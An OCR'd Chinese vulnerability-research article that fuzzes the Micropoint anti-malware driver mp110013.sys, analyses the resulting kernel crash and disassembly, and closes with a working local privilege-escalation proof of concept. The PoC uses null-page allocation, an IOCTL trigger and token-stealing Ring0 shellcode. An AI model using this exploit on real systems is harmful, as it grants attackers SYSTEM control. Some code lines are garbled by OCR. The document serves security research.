


图4

那么我们如何触发该漏洞呢?事实上,触发该漏洞需要使用东方微点主动防御软件的"主功能区→系统分析→模块/进程"功能,如图5所示。





图5

这时我们需要开启MITM　Fuzz,单击MITM　Fuzz列表右上角处的"|>"按钮,表示已经开启了MITM　Fuzz。然后单击东方微点的"主功能区→系统分析→模块/进程"功能,会弹出如图6所示对话框。



图6

过不了多久,会发现,虚拟机蓝屏了,如果之前开启虚拟机时使用了　"内核调试跟踪"方法,这里虚拟机会僵住,同时在WinDbg命令窗口中会有如图7所示输出。



```
****NtDeviceIoControlFile [8000012C] 调用前****
[NtDeviceIoControlFile] process(980) = C:\Program Files\Micropoint\MPSVC2.exe
[NtDeviceIoControlFile] FileHandle=80000508 \Device\mp110013
[NtDeviceIoControlFile] InputBufferLength=128
[NtDeviceIoControlFile] OutputBufferLength=0
[NtDeviceIoControlFile] InputBuffer(0358F7C4)=
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

[NtDeviceIoControlFile] OutputBuffer(00000000)=

********

****fill input buffer with random data****
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 9E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F

********

*** Fatal System Error: 0x0000007f
                       (0x00000008,0x80042000,0x00000000,0x00000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```

图7

这里可以在!analyze　-v之前做一个简单直观的分析,可以看到F u z z程序在微点进程MPSVC2.exe调用NtDeviceIoControlFile函数之前,将该函数的各项参数和数据打印了出来,其中IoControlCode为0x8000012C,驱动设备名称是\Device\mp110013,输入缓冲区大小为128字节,输入缓冲区地址为0x0358F7C4,输入数据内容为十六进制的以下数据:

```
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
……(尾部64字节数据没有打印)
```

输出缓冲区大小为0,输出缓冲区地址为空。

而我们的Fuzz策略是随机化输入数据的前64字节,于是这里应该是将0x0012F174指向的16字节全部随机化,随机化后的数据被篡改成

了十六进制的以下数据：

```
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F
…(尾部64字节数据不做篡改)
```

然后MITM Fuzz程序会将新的参数和数据发到原始的NtDeviceIoControlFile函数去。而在东方微点mp110013.sys驱动程序中对0x8000012C这个IoControlCode的处理中存在问题。为了彻底找到mp110013.sys驱动派遣例程问题的原因，我们这里在Windbg命令窗口中使用!analyze -v命令，得到详细的内核崩溃分析如下：

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault). The first number in the
bugcheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes.
If kv shows a taskGate
        use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
        use .trap on that value
Else
        .trap on the appropriate frame will show where the trap was taken
        (on x86, this will be the ebp that goes with the procedure KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 00000008, EXCEPTION_DOUBLE_FAULT
Arg2: 80042000
Arg3: 00000000
Arg4: 00000000
Debugging Details:
------------------
BUGCHECK_STR: 0x7f_8
TSS: 00000028 -- (.tss 0x28)
eax=81123880 ebx=81120f80 ecx=2c23f92a edx=8000012c
esi=00000000 edi=8113f388
eip=f96a37c0 esp=f7b25000 ebp=f7b278f8 iopl=0 nv up ei ng nz ac po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010292
mp110013+0x7c0:
f96a37c0 ff30 push dword ptr [eax] ds:0023:81123880=00000937
Resetting default scope
DEFAULT_BUCKET_ID: CODE_CORRUPTION
PROCESS_NAME: MPSVC2.exe
LAST_CONTROL_TRANSFER: from f96a8c06 to f96a37c0
STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may be wrong.
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+0x7c0
f7b27ac8 804ef003 81728030 8113f388 806d12d0 mp110013+0x5c06
f7b27ad8 80574e4e 8113f3f8 811ec470 8113f388 nt!IopfCallDriver+0x31
f7b27aec 80575cdd 81728030 8113f388 811ec470 nt!IopSynchronousServiceTail+0x60
f7b27b94 8056e63a 00000508 00000000 00000000 nt!IopXxxControlFile+0x5e7
f7b27bc8 f7363b12 00000508 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
f7b27c44 f99b081f 00000508 00000000 00000000 BehaviorMon!HookNtDeviceIoControlFile+0x892
f7b27d34 8053da48 00000508 00000000 00000000 Hookport+0x481f
f7b27d34 7c92eb94 00000508 00000000 00000000 nt!KiFastCallEntry+0xf8
0358f70c 7c92d8ef 7c801671 00000508 00000000 ntdll!KiFastSystemCallRet
0358f710 7c801671 00000508 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0358f770 006281bd 00000508 8000012c 0358f7c4 kernel32!DeviceIoControl+0xdd
0358fed8 003c7b9d 0000022c 0358fefc 0358ff04 mp110034+0x81bd
00000000 00000000 00000000 00000000 00000000 mp110036+0x7b9d
```

通过分析中的栈回溯，可以看到最终出问题的代码落在mp110013+0x5c06和mp110013+0x7c0所处的函数中。导致崩溃的指令如下：

```
f96a37c0 ff30 push dword ptr [eax] ds:0023:81123880=00000937
```

这条指令的寻址都是正常的，eax指向的DWORD是存在的，那为什么无法push呢？！除非此时发生了"栈上溢"。这时我们来看看发生崩溃时的esp值，从上面的分析可以看到当时esp值为f7b25000，我们再查这个地址的属性。

```
kd> !address f7b25000
  f7b24000 - 00004000
          Usage       KernelSpaceUsageKernelStack
          KernelStack 80e5e828 : 3d482c
```

可以看出，该地址处于内核栈的顶部，由于系统在栈顶预留了0x1000的空间，因此已经无法再push了。

```
kd> dd f7b25000-4
f7b24ffc  ???????? 00000000 00000000 8113bf1c
f7b2500c  81123ab0 43504354 020a0027 00000000
f7b2501c  00000000 00000000 00000000 00000000
```

看到了内核崩溃的直接原因后，下面我们需要找到其根本原因。首先我们定位到mp110013+0x5c06所在的函数，如下所示：

```
.text:00015BE4 loc_15BE4:
; CODE XREF: .text:00015BD794j
.text:00015BE4  push  dword ptr [ebp-74h]
.text:00015BE7  push  dword ptr [ebp-98h]
.text:00015BED  lea   eax, [ebp-0E8h]
.text:00015BF3  push  eax
.text:00015BF4  push  ebx
.text:00015BF5  call  sub_1090E
.text:00015BFA  mov   [ebp-94h], eax
.text:00015C00  push  ebx      //输入缓冲区指针
.text:00015C01  call  sub_107B0     //函数调用
.text:00015C06  mov   [edi+1Ch], eax
.text:00015C09  cmp   [ebp-94h], esi
.text:00015C0F  jz    short loc_15C1E
.text:00015C11  lea   eax, [ebp-0E8h]
.text:00015C17  push  eax
.text:00015C18  push  ebx
.text:00015C19  call  sub_107FE
```

可以看到，该函数会调用到sub_107B0函数，那么我们再来看看sub_107B0函数的逻辑：

```
.text:000107B0 sub_107B0   proc near
; CODE XREF: .text:00015C01p
.text:000107B0
.text:000107B0 arg_0  = dword ptr  8
//输入缓冲区指针
.text:000107B0
.text:000107B0  mov   edi, edi
.text:000107B2  push  ebp
.text:000107B3  mov   ebp, esp
.text:000107B5  mov   eax, [ebp+arg_0]
.text:000107B8  add   eax, 4
.text:000107BB  mov   ecx, [eax] //循环次数，可控
//是输入缓冲区第二个DWORD
.text:000107BD  add   eax, 4
.text:000107C0 loc_107C0:          ; CODE XREF: sub_107B0+15j
.text:000107C0  push  dword ptr [eax]  //栈上溢
.text:000107C2  add   eax, 4
.text:000107C5  loop  loc_107C0
.text:000107C7  mov   eax, [ebp+arg_0]
.text:000107CA  call  dword ptr [eax]
//调用输入缓冲区
//第一个DWORD指向的函数
.text:000107CC  pop   ebp
.text:000107CD  retn  4
```

从上面的代码可以看出，sub_107B0函数整个逻辑都是可以控制的，首先该函数中从输入缓冲区的第二个DWORD中取出要循环的次数，然后做了一个循环，最终调用了输入缓冲区的第一个DWORD所指向的函数。

如果循环的次数太多，会导致栈上溢，但是这个次数我们可以通过输入缓冲区的第二个DWORD来控制，因此我们可以避免栈上溢。我们最为感兴趣的应该是循环后面的一个call指令，调用的是输入缓冲区的第一个DWORD所指向的函数。

通过几次调试可以发现，只要往输入缓冲区的第一个DWORD处放一个错误的值，在派遣例程中会把它修改成0，这样一来，最终调用的就是0这个地址。这是相当危险的，我们只要在0地址处申请内存，并存放Ring0 Shellcode就可以完美地利用这个漏洞。这一点我们可以通过栈回溯来证明，先看看调用sub_107B0函数的参数：

```
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210
mp110013+0x7c0
```

参数是81120f80，我们再来看这个地址指向的数据是不是我们输入缓冲区的数据：

```
kd> dd 81120f80
81120f80  00000000 2c240368 5e9e3918 8e3b184c
81120f90  22d5df8e 961331c8 d5a92216 0aa0f10a
81120fa0  b7e0c5f7 e75bcb05 97beb301 6c48e205
81120fb0  43c9daa0 08b79115 6ceadlf5 3fe586fd
81120fc0  00000000 00000000 00000000 00000000
81120fd0  00000000 00000000 00000000 00000000
```

```
81120fe0  00000000 00000000 00000000 00000000
81120ff0  00000000 00000000 00000000 00000000
```

仔细一看，确实和我们之前篡改的输入数据基本一致，不过第一个DWORD被微点的派遣例程修改成了0。这正好如我们所愿，真是太爽了！如果不改成0，也许我们很难利用，而改成0，那就好用多了。

漏洞证明与利用

为了证明我们能够利用这个漏洞实现特权提升，我们需要写出一个poc程序实现exploit。这个poc的目标是能够创建一个SYSTEM权限的cmd.exe，这样就能充分体现该漏洞的效果了。

在开始代码编程前，我们整理一下思路，如图8所示，下面我们根据以上思路进行代码实现。




图8

1.在0x0处申请一段内存，并写入Ring0 ShellCode

在指定的地址申请内存，推荐使用ZwAllocateVirtualMemory函数，该函数第二个参数BaseAddress是一个指针，指向的值便是你指定的要申请内存的地址。系统会从指定的地址开始上下搜寻，找到一段需要大小的内存。

```
//////////////////////////////////////////////////////////////////////////////////
//申请本地进程内存 存放Ring0 ShellCode
//////////////////////////////////////////////////////////////////////////////////
ShellCodeAddress = (PVOID)sizeof(ULONG);
NtStatus = ZwAllocateVirtualMemory(
    NtCurrentProcess(),    // ProcessHandle
    &ShellCodeAddress,     // BaseAddress
    0,                     // ZeroBits
    &ShellCodeSize,        // AllocationSize
    MEM_RESERVE |
    MEM_COMMIT |
    MEM_TOP_DOWN,          // AllocationType
    PAGE_EXECUTE_READWRITE); // Protect
if(NtStatus)
    return ;
//存放前面写好的ShellCode
RtlMoveMemory(ShellCodeAddress,(PVOID)
MyShellCode,ShellCodeSize);
```

通过上面的代码，如果没有发生错误的话，应该可以在0x0处申请到ShellCodeSize大小的内存。然后将准备好的Ring0 ShellCode复制到该处内存。

2.利用漏洞调用0x0地址

根据前面的漏洞分析，这里我们利用微点驱动漏洞来调用0x0这个地址，实际上就是去调用我们事先准备好的Ring0 ShellCode。

```
char SystemBuffer[BUFFER_LENGTH]=
{
    //错误的地址
    0x7B,0x67,0xB4,0x33,
    //while循环的次数
    0x00,0x0A,0x00,0x00,
    //下面的都是随机的
    0x8B,0x68,0xDD,0x6F,0x01,0x52,0x5A,0xB5,
    0x28,0x14,0x44,0x89,0x78,0x32,0xEA,0x5F,0x8E,0x75,0x6
B,0x22,0x38,0xB1,0xFD,0x46,
    0x23,0xDB,0xAC,0xFB,0x1D,0x45,0x8F,0x04,0x73,0xD9,0
x24,0x1F,0x8A,0x70,0xA6,0xD7,
    0x62,0x7B,0xC2,0x36,0xE7,0xBB,0x3A,0x9D,0x11,0xA8,0
xF5,0x84,0x8C,0xCA,0xE3,0xFE,
    0x49,0x79,0x26,0x0D,0x61,0x9A,0x8D,0x17,0xBE,0x6E,0x
61,0x57,0x78,0x9C,0xA4,0xC2,
    0x36,0x22,0x8C,0x56,0x39,0xB8,0x26,0x54,0xF1,0xA0,0x1
E,0x78,0x5F,0xD3,0xDF,0x98,
    0x35,0x66,0x83,0x55,0xDE,0x14,0x59,0xE2,0x94,0xC4,0xD
E,0x31,0xFC,0xF8,0x2F,0x2C,
    0x12,0x04,0xD4,0x0A,0xEE,0x0F,0x95,0xE2,0xDC,0xA1,0
x3F,0xB8,0x13,0x55,0x83,0xD3
};
//////////////////////////////////////////////////////////////////////////////////
//触发漏洞并利用
//////////////////////////////////////////////////////////////////////////////////
//获取驱动设备句柄
HANDLE  hDevice=CreateFile("\\\\.\\mp110013",
    FILE_READ_ATTRIBUTES,
    FILE_SHARE_READ,
    0,
    OPEN_EXISTING ,
    0,
```

```
        0);
    if(hDevice==INVALID_HANDLE_VALUE ||
hDevice==NULL)
        return;
        //利用漏洞调用0x0地址,即调用我们准备好的
        //Ring0 ShellCode
    DeviceIoControl(DeviceHandle,
        IOCTL_MICROPOINT,
        SystemBuffer,
        BUFFER_LENGTH,
        NULL,
        0,
    &dw,0);
```

3.Ring0 ShellCode被执行,实现提权

修改当前进程的token为SYSTEM进程的token,这样当前进程便具备了系统最高权限,可以完全控制整个系统。能够完成此功能的ShellCode如下:

```
void MyShellCode(    )
{
    __asm
    {
        nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
    }
    //关闭内核写保护
    __asm
    {
        cli
            mov eax, cr0
            mov g_uCr0,eax
            and eax,0xFFFEFFFF
            mov cr0, eax
    }
    //do something in ring0...
    //提权到SYSTEM
    __asm
    {
        mov eax,0xFFDFF124
// eax = KPCR (not 3G Mode)
            mov eax,[eax]
//获取当前线程PETHREAD
            mov esi,[eax+0x220]
//获取当前线程所属进程的PEPROCESS
            mov eax,esi
    searchXp:
            mov eax,[eax+0x88]
            sub eax,0x88
//获取进程链表中下一个进程的PEPROCESS
            mov edx,[eax+0x84]
//获取该进程的pid到edx
            cmp edx,0x4
//通过PID查找SYSTEM进程
            jne searchXp
            mov eax,[eax+0xc8]
//获取system进程的token
            mov [esi+0xc8],eax
//修改当前进程的token
    }
    //恢复内核写保护
    __asm
    {
        sti
            mov eax, g_uCr0
            mov cr0, eax
    }
    //将全局变量置为1,说明Ring0 ShellCode
    //已经被调用了
    g_isRing0ShellcodeCalled=1;

    __asm
    {
        _emit 0x5d    //pop ebp
            retn 0x2800
//esp = esp + 0xA00 * 4
    }
}
```

最终的效果如图9所示,poc需要在安装有微点主动防御软件的环境下测试,运行我们编译好的poc.exe漏洞利用程序。最后从任务管理器可以看出cmd.exe这个进程的用户名是"SYSTEM",因此说明漏洞利用成功,确实实现了本地权限提升。




图9

小结

